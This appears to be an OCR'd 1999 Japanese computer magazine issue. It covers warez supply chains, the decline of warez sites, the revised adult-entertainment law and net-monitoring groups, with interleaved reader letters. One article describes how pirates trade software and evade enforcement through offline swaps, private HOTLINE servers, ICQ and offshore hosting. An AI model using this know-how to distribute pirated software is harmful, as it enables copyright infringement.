もしCWNがネットワーカーの意見を取り入れずに暴走するなら、それはとうてい「民間」組織とは呼べない。それどころか、CWNそのものがネットでもっとも「有害」な存在になってしまうだろう。

（※）反CWN情報ページ
http://members.xoom.com/angriff/cyberangels/


G.A.なんでも掲示板

ガーディアンエンジェルスに関する質問や意見、その他メッセージetc.
なんでも自由に書き込んで下さい
メンバーからのお知らせ等も掲示しますので、ちょくちょく見に来てねv(^-^)
※中傷、悪意と思われる内容は削除させて頂く場合があります


ちょっとだけ反論
投稿日 2月2日(火)02時40分 投稿者　　　　　削除

ガーディアンエンジェルスの方々
お返事ありがとうございます
>それら全体を法律によって規制するとか抑圧するということを
>立法しようとしたならば それこそ10年も20年もかかる
さて、このような事を書かれていますが、少々現状と異なる認識ではないでしょうか？
緊急の場合は当然の事ながら対応は速いのですが、NPO法などの法律は成立に多大な時間がかかりました。
その意味では上記のお話は納得いくものかもしれませんが、日本の政治は外圧に大変弱く、外圧のかかったものはすぐに国会を通過するものが多くあります。(通称、児童ポルノ法(正式名称忘れ

GAの掲示板は2月上旬までは放置されながらも残っていたのだが…。

河上イチロー


三重県桑名市出身の約30歳。インターネットでは「紀宮殿下ファンページ」や「Nシステム全国マップ」などを公開してマスコミに大々的に取り上げられた。著書に「サイバースペースからの挑戦状」（雷韻出版）。ホームページ「デア・アングリッフ」主催。http://www2.baynet.or.jp/~aasasaa/



最新・最強のウェアーズはどこからやってくる!?

最新のソフトが出ると、ほぼ同時にウェアーズとして出まわってしまいます。極端な場合には発売の前に出まわることさえ…。ウェアーズとしてネット上に流すためには元の正規ソフトがなければなりませんが、メーカーがウェアーズとして流すことは考えられません。では、どんなカラクリでウェアーズは作られるのでしょうか…。今回はその元ネタを探ってみました。

結岡　実太



いまから数年前、返還前の香港に旅行するマニアが急増した時期があった。なにが彼らを香港に向かわせたのかというと、ウェアーズを大量に収録したCD-ROMが売られている、という事実がとあるマニア雑誌(笑)で発覚したためである。

当時はまだMacintosh（以下Mac）全盛の時代で、そのCD-ROMにはMac用の『Photoshop』やら『Illustrator』をはじめ、数10本の高価なアプリケーションが含まれていた。もちろんそのほとんどは英語版(一部中国語版)で、あきらかに地元香港のユーザー向けであったのだが、日本円にしてわずか数千円程度で高価なアプリケーションを何本も入手できるということから、闇の世界では非常に話題となっていたのである。

そして時代はインターネット、Windowsへと移行していく。それにともない、ウェアーズという言葉とともに香港などでしかみかけなかった、怪しいCD-ROMが国内でも見られるようになったのだ。ある電気街では、インターネットで出まわっているウェアーズなどを収録したCD-ROMを街頭で販売し、著作権法違反の容疑で当局の摘発を受ける者が出るという事態にまで発展したほど。


しかし、こうしたウェアーズも元となるソフトがなければ、出まわるということは不可能である。何本ものソフトが一気に流れるカラクリは、いったいどこにあるのだろうか?

ウェアーズCDの中身とは…

カラクリを知る前に、まず現

<写真1>アジア方面にはコピーCDを買いにいく観光客が絶えない。

<写真2>香港で見られる怪しいCD-ROM。中国語版も見られる。



<写真3>現在出まわっているのはほとんどがWindows用だ。

●MP3って違法のはずなのに、どうしてプレイヤーがシェアウェアで出まわってるの?　矛盾していないか?　(大阪府茨木市/タヌキの…)　MP3そのものは違法じゃないぞ。市販のCDを著作権者の許可なく複製したMP3ファイルの配布や販売が違法なワケ。誤解のないようにね。

在闇で出まわっているウェアーズのCD-ROMの実態を、軽く見てみよう。数年前と状況が変わり、現在出まわっているもののほとんどがWindows用アプリケーションとなっているのが特徴である。しかも英語版や中国語版ではなく、日本語版のものが国内で出まわっているというのが事実だ。

しかも、Mac版のときのような『Photoshop』や『Illustrator』といった高価なもののほかに、定価数千円程度のものまで、ありとあらゆるアプリケーションが「節操なく」含まれている、という点も見逃せない。それまでの「高くて入手しにくいものだからウェアーズで…」といった流れから、「とにかくWindows用アプリはなんでもかんでもぜ〜んぶ」という流れに変わってきたというわけである。

そのため、存在しているCD-ROMも多種多様で、いくつものバージョン(?)が存在している始末。複数の異なるソフト販売店がいくつも存在しているかのように、膨大なソフトを収録したCD-ROMが何種類も登場しては、闇ルートで日常的に流通しているのだ。

元ネタ(?)はどこから来る?

さて、こうしたCD-ROMを冷静に見ると、そこに収録されているソフトはどこからやってきたものか、ということが気になってくる。仮に1枚のCD-ROMに30本のアプリケーションが収録されているとしよう。その各1本の定価が1万円だとした場合、元ネタを集めるだけで30万円はかかってしまうことになる。

しかも、そうしたCD-ROMは複数の種類が存在しているので、その経費(?)は何倍にも膨らんでしまうことだろう。それだけの資金力があるのなら、こうした「ハイリスク・ハイリターン」な商売で小遣いかせぎをするより、もう少し真っ当なことができてもよさそうだ。

しかしながら、実際にはウェアーズのCD-ROMが存在している。まさか、お金持ちが慈善事業でお金のない人たちに、高価なアプリケーションをバラまいているわけでもないだろう(もしそうなら、まるで平成の石川五右衛門だ!!)。

その実態を探るカギは、じつはもっとも身近で、もっとも見落としがちなところにあったのだ。それはいったい…。

アプリをタダで使える人たち

さて、ここで秋葉原など電気街のパソコンソフトを扱っているショップを思い描いてみよう。何台ものパソコンが並び、そこにはデモ用のソフトやら、新製品のソフトまでいろいろインストールされ、朝から晩まで動いている。

さらに見渡せば、設けられた商品ラックには大量のアプリケーションパッケージ。フロア面積が広ければ、その本数も膨大なものとなる。

そして、これらのアプリケー

ウェアーズを広める人

市販ソフトをコピーして売って金銭を得ることは犯罪である。新聞を読んでいれば、コピーソフトを売って派手な利益を上げていた人間が逮捕されたというようなニュースも、たびたび目に入ってくるであろう。他人が苦労して作ったものを無断で売って不当な利益を得ようとしたら、無事でいられないのは当然のことである。

いっぽう、わざわざ自分でお金を払って購入したソフトをタダでダウンロードさせてくれる人もいる。自費で購入したソフトをウェアーズとして、自分のページにアップしている人だ。このような人には直接的なメリットはなにもない。ただ、ダウンロードした人から感謝されるだけだ。とくにメリットを要求するわけでもなく、ソフトをアップする。このような人もウェアーズを広めているのだ。

●激安番長に出てくる商品てハンパじゃなく安い!! どうすればああいった出物にめぐり会えるの? (山口県萩市/瀬戸内の虎) 豆マメに新聞のチラシに目をとおすのが1番じゃないかな。どんな店でも1年に1回くらい大バーゲンはするからね。相場もわかって勉強にもなるし一石二鳥だぞ。

ションには、ショップが自前で利用するものもいくつか存在するだろう。それは店頭デモ用として使ったり、店頭POPの作成に使用したり、はたまた店員の個人的な趣味(?)の場合もあるかもしれない。

ところが、このようなショップが自分のところで使うぶんのアプリケーションは、店頭で販売するものと仕入れは同じでも、そのあとの伝票処理が変わってくる。自分たちで使うためのものは店頭在庫ではなくなり、そのショップの所有物となるからである。

とはいうものの、ショップという企業そのものはアプリケーションを使うことができない。あくまで使うのは、そこで働く「店員」という人間である。ここで一気に、所有という概念があいまいになってくるのだ。

ショップのなかに「ソフトウェア仕入れ担当」という肩書きの人間がいたとすれば、場合によってはその人が「ソフトウェア仕入れ兼使用担当」となっていることだろう。ところが、この店員は自分でお金を一切支払うことなく、あたかも自分で購入したかのように自由にそのアプリケーションを使えてしまう。最新のアプリケーションを、大量にしかもタダで利用できるウェアーズしやすい人間、というのが存在してしまうということなのだ。

基本的に店員=マニア

ここで、ほかの店とは一味違う、パソコンショップの店員というものも考えなければいけない。たとえば、あなたはいま八百屋さんにいるとしよう。あなたが買いたいものは、仮に「フランス産のヘレヘレ」という野菜だったとする。普通ならここで、店の親父に「フランス産のヘレヘレありますか?」と聞くことだろう。ところが、店の親父が野菜にくわしくない人であった場合、「なんだソレ?」となってしまう。

まぁ実際、町の八百屋で、そんな複雑怪奇な野菜を買うということはめったにない。ところが、パソコンの場合はどうであろうか。いまどき「本体ください」とか「マウスください」なんて客はそうそういないであろう。逆に「ASUSのP2B-Fなんだけど、新しいほうあるかな?」なんて、知らない人が聞いたら暗号でも言っているのではないか、というような客のほうが多いはずだ。

つまり、パソコンショップの店員というのは、その辺の商店にいるような店員(失礼)とは異なり、かなりの専門知識を有した人でないとつとまらない。ショップで扱っている商品に関しては、客よりも知識がなければダメということ。それは自分でもそれなりにパソコンを扱っている、いわゆるマニア系の人間が多い、ということでもあるの

●チバレイって結婚していたんですね。すみに置けないヤツ。(岩手県盛岡市/ポンコツマン) 編「年に1回腕から黒い玉が出てくるの」などと宇宙人ライクな発言で周囲を啞然とさせていた彼女だけど、いつのまにか適齢期だからね。新婚生活を見てみたいと思うのは編だけじゃあるまい。

だ。

ということは、ウェアーズなどの裏情報なども、一般人よりこうした店員＝マニアは多く持っている。そのなかには危ない商売の情報も含まれていることだろう。インターネット上で知り合った悪い友達から、悪い遊びの誘いを受けていないとも限らないのだ。

「タダ」と「マニア」の複合汚染

もう図式は見えてきたことだろう。「ネットで怪しい情報が流れる」→「それを商売にしようとする悪い輩が登場する」→「ネット上で知り合った人間に商売を持ちかける」→「たまたまマニアのパソコンショップ店員が誘われる」→「ショップに行けば湯水のようにアプリケーションを扱える」＋「新作も湯水のように入手できる」→「店員が闇に流す」→「店員ウハウハする」。これが、考えられるウェアーズ元ネタのひとつの流通(?)経路なのだ。

CD-Rドライブとメディアが格安で入手できる現在、1日あれば数10本ものアプリケーションCD-ROMを複製できてしまう。店員は自分が休みのときや、仕事が終わった夜に、自分が管理しているアプリケーションを自宅へ持ちかえり、せっせと複製してはウェアーズのCD-ROMをまとめあげているのが実情である。

ちなみに、これに拍車をかけているのが、大学生のアルバイトだ。学内のFTPサーバにウェアーズアーカイブをアップロードしてしまったり、逆に学内で入手したものまでウェアーズのCD-ROMに入れてしまう。つまり、もっとも注意しなければならないタチの悪い人物とは、ここまでの文章を読んでくれば、おぼろげながらも頭に浮かんでくるのではないだろうか。闇にウェアーズを流している人物の像が…。

もちろん、すべてのパソコンショップ店員がこうした行為を行っている、と言っているのではない。ここで取り上げたのは、あくまで「一部の悪質な店員」のこと。

しかし、実際こうした店員が存在しているからこそ、ウェアーズがいつまでも供給され続けているという事実もあるのだ、ということである。そして、それに群がる人も…。

●マザーボードを買い替えたいと思います。これでバスクロック66MHzから100MHzにパワーアップ!! (千葉県習志野市/jinnbo) 今年の夏あたりにFSBクロック133MHz対応のボードが発売予定。ただし対応CPUはPentiumIII以降という話なので待つかどうするか…むずかしいところだね。

消えたウェアーズ ～なぜウェアーズが消えたのか～

最近、規制される方向に進んでいるインターネットでは、ウェアーズサイトが減少の傾向にある。その背景にはなにがあるのか、また、開設者はそのままウェアーズをやめてしまうのか？　ここでは、消えたウェアーズサイトと現在のウェアーズ事情を追ってみることにした。

KAZU

最近、インターネット全体がウェアーズ廃止の方向に動いている。以前は、海外のサーチエンジンやFTPサーチエンジンを利用したり、ニュースグループを探せば簡単にみつかっていたウェアーズたちはあっという間にデリートされてしまった。

時代とともにインターネットには多くの人が参加するようになってきたのは周知のことである。そして、ネット人口の増加とともにウェアーズの存在を知る人も増えてきた。それと同様に、違法なものに対して厳しい態度をとるような人々も増えはじめ、違法な存在そのものであるウェアーズを敵視し始めるようになったのである。

一時はウェアーズの巣窟とも呼ばれていた、無料サーバであるTripodやGeocitiesもいまではウェアーズの影はほとんど見当たらなくなってしまった。あったとしても、ゲリラ的にアップロードされたもので数日後にはやはりデリートされているのだ。


はじまりはネット規制法案実施の噂である

「組織的犯罪対策法（盗聴法案）」という治安維持法の再来のような悪法が提議されて久しいが、今回のウェアーズサイト減少のはじまりはこの法案の噂である。この法案が施行されてしまえば、ネット内での行動はすべて公的機関の監視下におかれるようになり、サイバースペースでの犯罪であっても、現実世界の犯罪と同じように裁くことができるようになるのだ（もっとも、法案の内容がプライバシーの侵害にあたるということでさまざまな議論を呼んでいる）。

この噂をいち早く聞きつけたウェアーズを愛好する人々（以下ワレザー）たちは自らの安全のため、おおっぴらな活動を自粛しはじめるようになったのである。サーバの管理者によって削除されたサイトも多いが、末端のウェアーズ系の場合はほとんど開設者の自主的な判断によって削除されたのだ。

ウェアーズが相手にみつかってからでは遅い。古い言葉を借りれば、「転ばぬ先の杖」ということである。

しかし、ワレザーたちも黙って削除したままというわけではない。とくに大手のウェアーズ系サイトは数日ごとにアドレスを変更したり、独自ドメインを



●『FFVIII』買いました。ムービーは美麗だが、ロードは遅いし、進行も…。2枚めの途中でやめました。（徳島県徳島市/㈱さんなんかくれ!!）
㈱大人気の超大作だが「ダルい」という話はよく聞く。こんなゲームでこそ、改造コードが効くんだよね。使ってみてください。バシッと。

海外のレンタルサーバで使用して、徹底的に身元を隠して活動を行っているようである。これは大手のウェアーズ系サイトの場合であるが、やはり環境が厳しくなったといっても、サイト自体はあの手この手を使い存在しているようだ。

警察は実際にウェアーズサイトをチェックしているのか？ また、実際にチェックされて潰れたところはあるのか？

先ほどの場合は噂が先行して開設者が自主的に閉鎖したものであるが、実際のところはどうだろう。ウェアーズサイトのチェック自体は、たしかに警察の一部のグループが行っているという情報がある。しかし、現在のところ公的機関として正式なチェック作業は定められていないようだ。というのも公的機関がサイトをチェックする場合には、指摘されているいくつかの問題点がいまだに解決されていないからである。

たとえば、海外のサーバにウェアーズサイトを開いた場合、それを取り締まるには問題が生じる。いまのところ法律の権限などがネットに対応したものではないために、監視はしていても直接手を出すのは難しいという状況なのだ。


ただし、ネット上を監視していて、削除の対象になるようなサイトを発見した場合は国内外にこだわらずサーバの管理者に警告メールを送信するなどして、削除要請を行っているようである。こうした意味では間接的にではあるが、警察に「潰された」サイトも存在することになるだろう。

また、ネット内の監視はどちらかというと警察よりは民間組織のアメリカのサイバー・エンジェルスやガーディアン・エンジェルスなど（最近話題のサイバー・ウオッチ・ネットワークとは別）のほうが活動が活発なのである。これらの団体はインターネットのモラル統制を目指しているようで、わいせつ画像など、有害情報を含むサイトを発見した場合は即座にサーバ管理者に警告を行い、そのサイトが消滅するようにさまざまな活動を行うらしいので、ある意味警察より恐いかもしれない。

憲法的に問題のある盗聴法案には批判も多い。反対者のためのシンボルマークまで作られている。

ワレザーの最大の恐怖はBSA＆SPA!!

ワレザーにとって恐いのは、警察などの権力を持った公的機関ではなく非営利団体の「BSA」と「SPA」である。この2つの団体は、ソフトウェアの著作権侵害による損害を解消するため、世界の有名ソフト会社によって立ち上げられた機関で、国内外に何十か国という支部を持つという国際規模の非営利団



いくら警察といえどもプライバシーを侵害できるというわけではない。

体だ。日本では『一太郎』で有名なジャストシステムもこれらの団体に協力している。

この2つの団体は数多くの企業によるバックアップを受け、ワレザーによる企業への金銭的損害を回収する活動などをもっとも活発に行っている団体である。コピーソフトの密売などで逮捕された人物のデータがこの団体に渡ったら最後、何百万・何千万円という単位で賠償金を請求されたという例はいくらでもある。

現在のウェアーズ活動の場

■主流はオフライン交換だ!

以上のように、インターネットを取り巻く状況が変わるにつれて、ウェアーズ交換の舞台も変わってきた。いままでは、ゲリラ的にアップロードしたFTPなどを使用して交換するオンライン交換が主流だったのだが、現在では大容量メディアの普及によりオフラインでの直接交換がメインとなっている。大容量メディアの代表格であるCD-Rは650Mバイト、JAZZやテープメディアならGバイト単位でアプリケーションを保存できるようになり、大容量のデータをかばんに入れて気軽に持ち運べるようになったためだ。

大容量メディアの普及はウェアーズをオンラインからオフラインに導く。

交換する場所は都内なら秋葉原、渋谷、新宿などが代表的で、日時を決めてから直接おちあって、アプリケーションが入ったメディアを交換するという取り引き方法がメインとなっている。もちろん、この方法は信用取り引きなので、お互いに信用がなければすっぽかされたりする可能性がなきにしもあらずなのだが…。

また、警察にきわめて近い人間という可能性だってあるのだからうかつに近付いてはいけない。地方の場合は郵送で交換することになっている。

この方法は、住所や氏名などが漏れてしまうから身元が相手に判明してしまう点が気がかりであるが、やむを得ない。高い旅費と膨大な時間を費やして現地におもむくよりは、安くて便

ちょっと気になる用語集


■盗聴法案
組織的な犯罪に対処することを目的とする法律の法案。オウム真理教によるテロ行為、寡占化・大規模化する暴力団による不正な経済活動に対処するために立法化がはかられた。しかし、憲法に違反するような項目が目立ち、批判も多いため、いまだに立法化されていない。いろいろと問題のある法案ではあるが、とくに批判が多いのは盗聴についてである。
盗聴は憲法が保障するプライバシーの権利や通信の秘密をはなはだしく侵害する行為なので、実際に行うにはきわめて限られた特定の場合に適正な方法でされなければならない。この法案では、対象となる通信にはとくに制限がないので、プライバシーの権利を著しく侵害するおそれがある。

■ SPA (Software Publishes Association)
1984年に設立されたアメリカの公益法人。1,200社の会員を擁する、ソフトウェア業者の国際的ネットワーク。著作権侵害行為の摘発、侵害行為防止のための教育活動を行っている。


■BSA(Business software Alliance)
マイクロソフト、アップルコンピュータ、アドビシステムズ、シマンテックなど、主要なソフトウェアベンダーが中心となって、1988年に設立された権利保護団体。著作権などの知的財産権の保護強化を図ることを目的としている。日本のホームページのURLはhttp://www.bsa.or.jp/

■ICQ
イスラエルのミラビリス社が無料で公開しているコミュニケーションソフト。インターネット上でチャット、ファイルの送受信、URLの送受信ができる。

●プレステ2っていつごろ出るんでしょうね? (栃木県宇都宮市/画像アップしてます) 編3月のゲームショウではまだ発表されないという話。ドリキャスが苦戦しているからまだプレステで勝てると踏んでるよう。『ドラクエVII』の発売にあわせてとの説が濃厚だが、先は読めないね。



以前の主流だったFTP。いまでも使えるが、割合的には減少傾向だ。



ICQは小さなデータのやりとりに向いているが、100%安全とはいえない。

現在の注目を集めているHOTLINE。使い勝手はバツグンだ。

利だろう(笑)。

■小さなデータはICQで交換!

数10メガの容量を持つアプリケーションソフトとは異なり、エミュレータのROMのように小さなデータは、ICQでの交換が主流である。この方法はメールのように身元を隠したりするための手間はそれほどにかからないし、メールボックスの容量にファイルサイズを制限されないという点が便利ということが人気の出た理由であろう。

ICQを使った方法は個人同士の交換なので、コトを公にせずに地方の人とも交換できるというメリットもある。だが、これも第三者のサーバを介していることを考えると完璧とはいえず不安が残る。

■アツイのはHOTLINEでの交換!

現在、ウェアーズ界において1番アツイオンライン交換の方法といえばHOTLINEだ。このソフトを使えば、個人でも手軽にダイアルアップサーバを起ち上げることができて、しかも、GUIの使い勝手はほかのダイアルアップサーバソフトのなかでも極めて群を抜いている。

また、ダイアルアップサーバ方式のため、正式にトラッカーに登録せずに、仲間内だけでIPアドレスを告知(ICQなどで)すれば本当に限られた範囲だけでソフトを交換できるのだ。外部の人間との接触をいやがるワレザーの間で人気になるのもうなずける。

ウェアーズのこれから

今後もネット内でのウェアーズサイトの立場は狭くなるし、減少の一途をたどっていくことは間違いないだろう。だが、ウェアーズサイトはけっして絶滅するとは思えない。

古参のハッカーによる「ソフトはすべてフリーであるべきだ」という主張が一部の人間に支持され性能に見合わない価格設定をしたソフトが販売される限り、ウェアーズはどこかのサーバでひっそりとダウンされるのを待っていることだろう。真にウェアーズサイトを消滅させる気ならソフトウェア会社とユーザーの歩み寄りこそがもっとも確実な解決法であると思われる。

最近のウェアーズ

ウェアーズサイトはすぐに消される。これはごく常識的なことだ。今日アップしたばかりのファイルが次の日にはなくなっていることなど日常茶飯事。それどころか、アップした1時間後にはもうなくなっていたなんてこともよく聞く話だ。

古いリンク集のリンクをたどって、ウェアーズ関連のサイトに行こうとした場合、よくみかけるのが、TripodやGeocitiesの例の画面である。以前はアングラサイトばかりがめだっていたTripodも管理が厳しくなり、ウェアーズサイトはほとんどみられない。

ところで、最近は同じように古いリンクをたどってウェアーズ系のサイトにいった場合、サイトが消えていること自体はめずらしくもなんともない。ところが、ごくたまに消されたサイトからBSAのホームページにジャンプしてしまうことがあるのだ。

プロバイダにウェアーズサイトが発見されたとしても、サイトを消されるくらいで管理者が訴えられたという話は聞いたことがない。しかし、BSAはソフトメーカーの利益を守ることを目的としたソフトメーカーによる団体である。パソコンソフトの著作権法違反の事件が起こった場合、新聞を読むとわかるが、BSAががらんでいることはよくあることだ。

●ドリキャスのポスターに付いていたバッジを30個ゲット。でも、邪魔だから捨ててしまった。(東京都豊島区/押忍) ㊙アイデアは斬新だったね。クリスマスにぶち当ててさ。ドリキャスそのものもバッジのように捨てられなければいいけど。そのためにはおもしろいソフトよ、ソフト!!

改正風営法について

今年の春からインターネットが変わる。というのも、「風俗営業等の規則及び業務の適正化等に関する法律」すなわち風営法が改正されるからだ。この改正の目的は「青少年の保護」であるが、目的を達成するための手段に少々問題が見受けられる。ここではその問題点を考えてみよう。

DENSUKE

薬物売買、自殺、民間の監視機関、コピーソフト売買に絡む逮捕など話題がもりだくさんのインターネットであるが、じつはもうひとつ注目しなければならないことがある。それは1999年4月1日から改正風営法が施行されるということだ。

風営法とは

一般的には風営法と呼ばれているが、「風俗営業等の規制及び業務の適正化等に関する法律」というのが正式な名称だ。いわゆる下半身産業である風俗店、キャバクラなどの水商売、ゲームセンター、パチンコ店などの娯楽施設の営業に関して規制を定めている法律である。

風営法の改正案は1998年3月6日、警視庁により国会に提出された。そのあと4月10日に参議院通過、4月30日に衆議院で可決した。そして、実際に施行されるのが今年の4月1日からというわけである。

何が変わるのか

改正前の風営法では下半身産業は「風俗関連営業」と定められていたが、改正後は「性風俗特殊営業」と名称を変えることになる。これはゲームセンターやパチンコ店、雀荘、パブ、スナックなどの「風俗営業」と似ていてまぎらわしかった名称を変えることによって、明確な区別をするためだ。

ゲームセンターなどの「風俗営業」は改正まで営業時間は午前0時までと定められていたが、改正後は午前1時まで営業可能になる。すなわち、風俗営業に関しては規制緩和されるということだ。

規制が緩和されることは歓迎されるべきであるが、今回の改正は規制を緩和するばかりではない。それどころか、逆に新たな規制が生じる分野もある。それがインターネットのアダルト

●3Dのエロゲーって、いつになったら生身の人間並みにリアルになるんでしょうかね？ （東京都墨田区/ゆがみマン太郎） ㊟テクノロジーの進歩を考えれば数年内に実現可能かと…いや、やっぱりそれはいけないことです。クローン人間製作と同様の倫理的問題が…!?

サイトだ。

いままでは規制の対象外であったネット上でわいせつ画像を頒布している業者は「映像送信型性風俗特殊営業」という名称になり、新たに改正風営法の規制対象になる。これまでも、ネット上でわいせつ画像を公開していた者は警察の取り締まりの対象とされ、「わいせつ画像公然陳列」といった容疑で逮捕された者も少なくない。今回風営法が改正されても、この点は変わらない。

では、アダルトサイトの規制に関連して、具体的にどこが変わるのかというと、

1.有料アダルトサイトを営業する業者は事前にその住所を管轄する公安委員会に提出しなければならない


2.18歳未満の者にわいせつ画像を見せてはいけない

3.プロバイダは、業者がわいせつな画像を見せることがないように努力をしなければならなくなる

といった3点である。

このまま聞くと黙ってみすごしてしまうところであるが、じつはこれらの各項目には大きな問題が含まれているのである。

以下ではその問題点をみていくことにしよう。



改正法の目的

風営法改正の目的はズバリ「青少年の保護」である。わいせつな画像を見たからといって、すぐに犯罪を犯す短絡的な少年は少ないであろう。また、大人であっても、わいせつ画像に影響されて実際に犯行を犯してしまう者はいる。とはいうものの、この「青少年の保護」といった目的に正面から反対する者はいないであろう。

しかし、今回の改正では目的を達成するための規制手段や基準が問題となるのである。4月1日から施行される改正風営法では、憲法で保障されている表現の自由が侵害される可能性があるのだ。

わいせつとは

わいせつ画像を頒布したり、販売することは刑法で違法と定められているので、これを規制することは表現の自由を侵害することにはならない。あくまでも「わいせつ」画像であるならば…。

では、「わいせつ」とはどのようなものをいうのであろうか。じつは「わいせつ」について厳密に定めている法律はない。そのため、古来より、わいせつとはなにかということについては数々の議論がなされてきたのである。

現在は判例によってわいせつとは「いたずらに性欲を興奮又は刺激させ、かつ普通人の正常な性的羞恥心を害し、善良な性的道義観念は反する」ものとされている。これ自体もかなり抽象的でわかりにくい文章であるが、基準とされているのだ。

いっぽう、今回の改正法によると「性的好奇心をそそるために性的な行為を表す場面又は衣服を脱いだ人の姿態の映像を見せる」ことが規制の対象になる。これは刑法上のわいせつ概念よりもさらに広い範囲を指すものとなっているとはいえないだろうか。考えようによってはいくらでも恣意的な解釈ができそうな条文である。このようにあまりにも漠然として、条文に明確性がない法律は憲法上では無効とされてもしかたのないものなのだ。

18歳を知る方法

また、改正法では18歳未満の人には画像を見せてはいけない

●スコール様に夢中です〃 ニヒルな表情と強さのなかにかいま見せる優しさがたまりませんワン♡(茨城県水戸市/クーロン娘) 編近ごろ「スコール萌え〜」ってなことをいうご婦人を見かけるようになったが、この場合の「萌え」は誤った使いかたなのだ。日本語は正しく使おうね(爆)。

ことになっている。しかし、匿名性の強いインターネット上でどのようにしたら相手の年齢を特定できるのだろうか。

じつはこの点に関しては以前から指摘があったのだが、明確な方法は提示されていない。18歳未満の青少年に有害な画像は見せないという考えかたは正しいかもしれないが、きわめて実効性の薄い決まりごとであるということができよう。

プロバイダの責任

プロバイダに努力を要求する点も問題だ。本来、表現行為に関する責任は表現者自身が負うものである。たんなる場所貸しの役割を果たしているにすぎないプロバイダにまでわいせつ画像を公開したことから生じる責任を負わせるのは不当ではないのか。

また、そもそもプロバイダは法律で情報を検閲してはいけないことになっている。しかし、この法律を忠実に守ろうとするならば、プロバイダは業者を見張らなくてはならない。なにしろ、業者にわいせつ画像を公開されてしまったら、違法ということになってしまうのであるから。情報が公開される前に情報を知ろうとすることは検閲にほかならない。わいせつの基準もあいまいのまま、プロバイダは何をたよりに判断すればよいのか。改正法はプロバイダに対してそこまで要求するのであろうか。

海外のわいせつ画像

ここまでにもいくつか問題点をあげてきたのだが、これだけ規制を強化してもわいせつ画像を青少年に見せないようにするのはきわめて難しい。というのも、この風営法によって取り締まることができるのは日本のポルノサイトに限定されるからだ。

ご存じのとおり、インターネットは世界につながっている。18歳未満であっても簡単に海外のページをおとずれることができるのだ。それを考えてもいかに問題の多い法律であるということがわかろう。

問題だらけの風営法

このように、問題の多い改正風営法であるが、4月1日からは待ったなしに施行されてしまう。今回の改正による規制対象はわいせつ画像であるが、たいした議論もなく、官庁、国会だけでこのように問題のある法律が成立してしまう。

今後は、わいせつ以外の情報が規制されるようになることも考えられなくはない。インターネットなら自由な発言ができるというのは大きな間違いであるという世のなかになってしまう可能性もあながち大げさともいえないのである。

●サーチエンジンってどれが1番使い勝手がよいのでしょうか。(新潟県長岡市/インターネット刑事) 編はおもにInfoseekを使っているけれど、編集部にはgooやYahoo!を常用している部員も多い。とにかくいろんなものを使い込んでみて自分に合ったサーチエンジンをみつけるのが吉。

ゲームを256倍楽しむCD-ROMマガジン

お楽しみCD18

Windows®95/98 対応
（Macintosh™にも一部対応）
定価2,980円（税別）

●最新ゲームのCGをゲット！
PS エクソダスギルティー
エリーのアトリエ
SS NOëL3
瑠璃色の雪

今回のおまけ体験版
Win95/98
BIOHAZARD2

●凄いぞ！ゲームユーティリティ大総集編
新旧合わせて700本を大収録！
256倍ファン必須

●PC-98(NEC)専用アダルトゲームもDOS/V(Win)で遊べるぞ！
PC-98エミュレータ PC98E特集だっちゅーの

●お楽しみディスクバックナンバー '98年11月～12月
●お気楽倶楽部
ちょっとリニューアル！！
編集部より愛を込めてがとっても熱いっっ！？
漫画もいっぱい有る・・・かな(^^;
●PC改造講座
「TOSHIBA BREZZA」バスクロック100Mhz化大改造！
●ぶらりホームページ探訪 -ネットでよりよいお買い物-
●料理を作ろう
